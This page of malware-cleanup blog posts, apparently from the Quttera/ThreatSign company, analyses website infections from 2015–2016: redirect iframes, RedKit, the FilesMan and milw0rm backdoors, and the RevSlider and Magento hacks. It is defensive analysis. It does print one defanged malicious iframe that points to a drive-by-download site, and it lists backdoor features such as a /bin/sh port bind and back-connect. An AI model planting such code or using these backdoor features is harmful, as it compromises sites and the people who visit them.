Showing posts with label remove malware. Show all posts

Thursday, April 21, 2016

Traffic Redirection Malware On Website

Traffic Distribution System (TDS) On Infected Websites

This malware technique is widely used to monitor and redirect traffic from compromised website to malicious content or paid referrals. In past, we highlighted similar cases in our blog: Blacklisted website used to drive traffic to 'penny stock website'

Malicious TDS flow


Background

ThreatSign! client received complaint from his customer that his website got blocked when accessed from Google Chrome. 

Malware details

Upon internal malware scan the infection was identified inside WordPress theme. Obfuscated malicious code generated hidden iframe redirecting visitors to TDS from where they got landed on 3d party pages depending on location, web browser type and other parameters. In some cases, user gets redirected to fake Adobe player download page.

Obfuscated Malicious JavaScript Code

Decoded Malicious Iframe


Detection rate

Malware clean-up

Search for similar code inside your WordPress theme. If you suspect that your website was infected by this or similar malware please select from our Website Anti-malware Monitoring plans and our experts will be happy to clean it up for you.

Tuesday, April 19, 2016

RedKit Malware Still Alive

RedKit Malware Still Alive

RedKit as detected by Online Malware Scanner


Background

Back in 2013, we posted about RedKit infecting significant number of websites. It appears that, three years later, the statistics of the websites submitted to online malware scanner show the revive of this malware among infected websites. 

Malicious action

Malicious iframes are often used to distribute malware hosted on external web resources(websites).

Malware entry

<iframe name=Twitter scrolling=auto frameborder=no align=center height=2 width=2 src=hxxp://brg-catalogues[.]com/mzcf.html?j=1886263>

The URL in src of the iframe hosts another ~15 similar HTML pages (mzcf.html) leading to drive-by-download attack. Both domains are not flagged by Google, meaning that they have not yet been blacklisted:


Malware clean-up

Such malware is often hidden inside the JavaScript file. If you suspect that your website was infected by similar malware, Quttera experts are always happy to clean it for you - Malware Monitoring & Cleanup Plans For Websites


Tuesday, April 12, 2016

Malicious JavaScript Popup On WordPress Websites

Malicious JavaScript Popup On WordPress Websites


This infection pulled out from the malicious websites list submitted by users to our free Online Website Malware Scanner. If your website visitors complain that they experience the same when they access your website, then probably you were hit by the same malware.

Note: since the scan was completely outside-in (HTTP-based) we're not posting here the PHP portion of the malware. 

Malicious Redirect

When this infection loads, your website visitor gets presented with the "Checking your browser" window (see below screenshot). A "Continue" button is there, asking for the user-action in order to complete this stage of the attack. When user clicks this button, it generates random URL that points to another page located on the same server. The URL will have the prefix ?pagerd_

e.g. www.infected-domain.com/?pagerd_dclw7h

Malicious JavaScript Popup

When investigating further and following such generated link, we got the following PHP errors:


Pointing out the malware in infected footer.php file of the installed WordPress theme. 

Summary

Above info shows the path to detect and remove the discussed malware. In order to stay safe and avoid future infection it is essential to keep all passwords safe, WordPress files up to date and of course use only trusted and constantly updated/fixed plugins and themes.

If you suspect your website was compromised or would like us to remove the malware, please select from ThreatSign - website monitoring and malware clean-up plans. To run free remote scan of your websites: http://quttera.com/website-malware-scanner

For other questions, do not hesitate to contact Quttera's help-desk.


Friday, April 1, 2016

FilesMan Backdoor Malware On Your Computer

FilesMan is being abused in the wild

What is FilesMan? It is a File Manager used to explore the files in a computer. It is the most basic malware tool that attackers upload to your website as a form of backdoor to browse your files. Some of these File Managers are sophisticated and has their own GUI (Graphical User Interface), some are capable of uploading and downloading files from your website as if the attackers were in front of your computer browsing it personally.

Do I have this malware on my website?

So how do you spot if your website has it? A string search for "FilesMan" would actually do the trick. However, most of the attackers use heavy obfuscation so that you can't detect it by simple string searching. You may also want to look for split strings. This technique is also widely used to outsmart string searching by site owners.

This is an example of an ordinary FilesMan that can be searched throughout your system:
FilesMan backdoor malware

While this one has been concatenated and can still be searched by using regular expression:
FilesMan obfuscated with string split applied.


Other well known File Managers that are being abused in the wild has GUI and can be found mostly anywhere on the internet:

C99 Madshell:
C99 Madshell


b374k-shell:
b374k


How to prevent the infection

Everyday, attackers find new ways to hide backdoors so it is safe to follow there rules to improve your protection:
  1. Backup your site.
  2. Keep your CMS version up to date.
  3. Change you passwords periodically. Most hackers try to brute force the credentials.
  4. Change Table Prefix of database. This will avoid SQL injections.
  5. Add additional security by modifying .htaccess.
  6. In case of WordPress it is recommended to run periodically both internal and external scans with our plugin.
  7. Always keep plugins and themes updated to latest version.

Still got infected and/or blacklisted?

No worries. There are no bulletproof websites. Here at Quttera we're cleaning this and other kinds of malware on a daily basis. If you'd like our malware analysts to help you, just select appropriate ThreatSign! anti-malware plan and get back online.

For other issues and help: Quttera's help-desk

Wednesday, March 2, 2016

Malware Targeted Zend Security Framework


Background


Re-directions are being commonly and wildly abused nowadays. Here at Quttera, we're dealing with them on a daily basis when cleaning ThreatSign! customers websites and servers. However, this particular one really got our attention since it cannot be seen with "unarmed eye" and it resides in one of the many plugins of the site.

The behavior of the redirection exploits the API being used by the site. The malware hooks the API being called, intercepts the parameter and replaces it with its own code for execution back to the original site.


Malware Analysis

When we debugged the site:


stepping inside the API to locate the function. The file below is nowhere to be found:


HTML variable will be the "storage" of the first redirection. When executed, it will be redirected again to another download site:


Checking common sources that could lead to re-directions such as htaccess, wp_redirects and etc... didn't give any results.

Detection and Malware Details

After in-depth analysis and signature searching, we found out that it hides in one of the installed plugins on the site. Due to the huge number of plugins that the site was using, It took us a bit of a time to trace where it leads and VOILA! Behold of the code below. Remember the screenshots above? The code is a match!


There were also a handful of functions in this specific module, like:
  1. Check for ZEND Security Upgrade Version
  2. API Response Handling
  3. Redirection Settings
  4. Content Generator

If you suspect your website was compromised or would like us to remove the malware, please select from ThreatSign - website monitoring and malware clean-up plans. To run free remote scan of your websites: http://quttera.com/website-malware-scanner

For other questions, do not hesitate to contact Quttera's help-desk.


Sunday, February 14, 2016

How Hackers Prevent Linux Malware From Being Removed

Malware On Linux

Background

Here at Quttera, we clean infected websites on a daily basis and this weekend our automated cure procedure failed to remove malicious files. The customer actually had more than 170 websites on the Linux server which was heavily infected. The automatic cure is executed with root permissions so we started investigating what was this all about.

Investigation 

We logged-in into the infected server and executed few commands with root user such as 


and we got a "Permission denied".


At the beginning we thought that there is an issue with a parent directory permissions but after a quick verification we confirmed that the permissions were OK.

The next step was looking for a running process prevents a file removal, however the lsof output did not confirm this.

It is not a surprise that hackers are constantly changing tactics and improving techniques. This allows them to:

  1. Keep an infection undetected on a compromised server or website as much as possible. 
  2. Make it harder to cleaned/remove it. 

And one of the main challenges is staying on top of those threats as they evolve.

We continued with further investigation and the next step was to use lsattr command which lists file attributes on a Linux second extended file system. We executed the lsattr command on the locked file and the file had "a" and "i" attributes.

You can always search for the lsattr command description through 'man' in Linux. So, we came across chattr command that led us to the following:

  1. chattr change file attributes on a Linux second extended file system
  2. File with the "i" attribute cannot be modified: it cannot be deleted or renamed, no link can be created to this file and no data can be written to it. Only a super-user or a process possessing the CAP_LINUX_IMMUTABLE capability can set or clear the attribute.
  3. File with the "a" attribute set can be opened in append mode only for writing. Only the super-user or a process possessing the CAP_LINUX_IMMUTABLE capability can set or clear the attribute.

So to make the long story short, the solution was to run:


and


which allowed to remove file without any problem


What is "Linux second extended file system"?

The second extended file system (or Ext2) is Ext4 file system grandparent used by Linux kernel.
The Ext2 used as default file system by several Linux distributions and it was replaced by Ext3.
You can find more information about the Ext2 here

If you suspect your website was compromised or would like us to remove the malware, please select from ThreatSign - website monitoring and malware clean-up plans. To run free remote scan of your websites: http://quttera.com/website-malware-scanner

For other questions, do not hesitate to contact Quttera's help-desk.


Monday, November 23, 2015

Hacked WordPress Sites To Gain Control Over Entire VPS

"RevSlider" Plugin Vulnerability Used to Access VPS File System


Background

The issue has been discovered during malware clean-up of WordPress installation on private VPS. Additionally, the server hosted around 20 more WP installations. The auto cure procedure came back showing infection left-overs and we switched to manual investigation. This short post is to show how simple and genius some hacks could be. 

Malware investigation 

First checks showed that the VPS was infected via outdated RevSlider installation (3.0.95). Hackers were able upload any arbitrary files to the host. Searching further we found some strange directory (wp-content/plugins/revslider/temp/update_extract/sym). After investigation of this directory we found taht it contained softlink to "/" (VPS root directory). As simple as that. Needless to say, that it provided attackers an access to entire file system on this VPS and hackers actually had access to any file/directory on this VPS and utilized it to infect all other WP installations.

Removing this directory and updating the vulnerable plugin solved the issue.

If you suspect your website was compromised or would like us to remove the malware, please select from ThreatSign - website monitoring and malware clean-up plans. To run free remote scan of your websites: http://quttera.com/website-malware-scanner

For other questions, do not hesitate to contact Quttera's help-desk.

Tuesday, October 20, 2015

Massive Magento Infection

Magento eCommerce Platform Hack and Repair

Recently, Quttera's malware analysts have been receiving a significant flow of Malware Removal Requests for websites powered by Magento. The attack succeeded to get handful of sites into the Google blacklists just in few hours. On 17-Oct, Magento has placed the cleanup instructions and mitigation plan for this malware. 

This post is to share the complete infection code and to raise awareness among Magento users in attempt to minimize the damage and avoid blacklisting.

Full infection code can be reviewed here: http://pastebin.com/XRnaNCUT

Screenshot of Magento Malware


If you still need any help with this or any other malware issues on Magento or other platform, Quttera is here to help.

Tuesday, July 28, 2015

Learn What Milw0rm Backdoor Malware Can Do With Your System


Background

Like the majority of our posts, this one is based on the recent malware investigation and clean-up of the infected website. It shows which tools can a backdoor, in this case milw0rm, give hackers once it is planted on the compromised website.

Hard to find due to thorough encryption and indirect connection to the affected website, backdoor easily bypasses the authentication and establishes remote access to the server. From that moment on, an attacker can use your system without being detected. If you think you've been infected by backdoor or any other malware, feel free to reach out to us at https://helpdesk.quttera.com

Milw0rm Backdoor Capabilities

Below is a list of actions that attackers can perform without your consent.

  • Server information gathering
    • OS
    • PHP version
    • Harddisk
    • Server IP
    • Client IP
Milw0rm backdoor. View the security information 

  • File tools
    • Change directory
    • Make directory
    • Execute file
    • Upload file
    • Compress/ un-compress file (zip)
Milw0rm backdoor. File tools/ Compress/ un-compress file

  • Console
    • List directory
    • Show active connections
    • IP configuration
    • ARP table
Milw0rm backdoor. Console.

Milw0rm backdoor. Console.

  • SQL browser
  • Execute PHP code
  • Safe mode bypass
    • Read file
    • List directory
    • Curl
    • Ini restore
  • String tools
    • String conversion
Milw0rm backdoor. String tools/ conversion.
    • Search text in files
    • Search for hash
  • FTP bruteforce
  • Network tools
    • Bind port to /bin /sh
    • Back-connect
  • Self remove
    • Remove the backdoor shell
  • View all the security information of the server
    • Server software
    • Disabled PHP funtions
    • cURL support
    • User account names
Needless to say, that with this level of access and control over the website and server the hacker can upload other malicious codes. At this stage the choice is very broad: email spammers, Distributed Denial of Service (DDOS) tools, fake logins and etc.

Attack origin and prevention

Avoid FTP (and any other actually) usernames that can be found in your website. As it happen in this case, you give hackers a way to brute force your FTP site credentials.

Resolution

As a part of anti-malware services for websites, the backdoor was removed and a re-consideration request has been submitted to remove website from Google and other vendors blacklists.

Thursday, February 12, 2015


Websites hacked by KkK1337 and NG689Skw

Hackers compromising vulnerable websites and defacing them


Background


Recently, our malware clean-up experts worked on sites that were hacked by KkK1337 hackers. Some sites were hacked, with the help of another team - NG689Skw. One of the notes included the following text: Developers Newbie ~ Indonesia Stealth Cyber Army ~ Amuntai Hacker Team

As per Google and some other resources, the hacked websites count is around 170 (List of sites).


As of today, we were not informed of any other damage by those groups, besides defacement and business websites that went off due to clean-up activities.

Resources

Here are some signs of the infection that we posted on pastebin:

Encoded infection - team logo body

Decoded infection

Few screenshots from compromised websites


If you suspect your website was compromised or would like us to remove the malware, please select from ThreatSign - website monitoring and malware clean-up plans. To run free remote scan of your websites: http://quttera.com/website-malware-scanner

For other questions, do not hesitate to contact Quttera help-desk.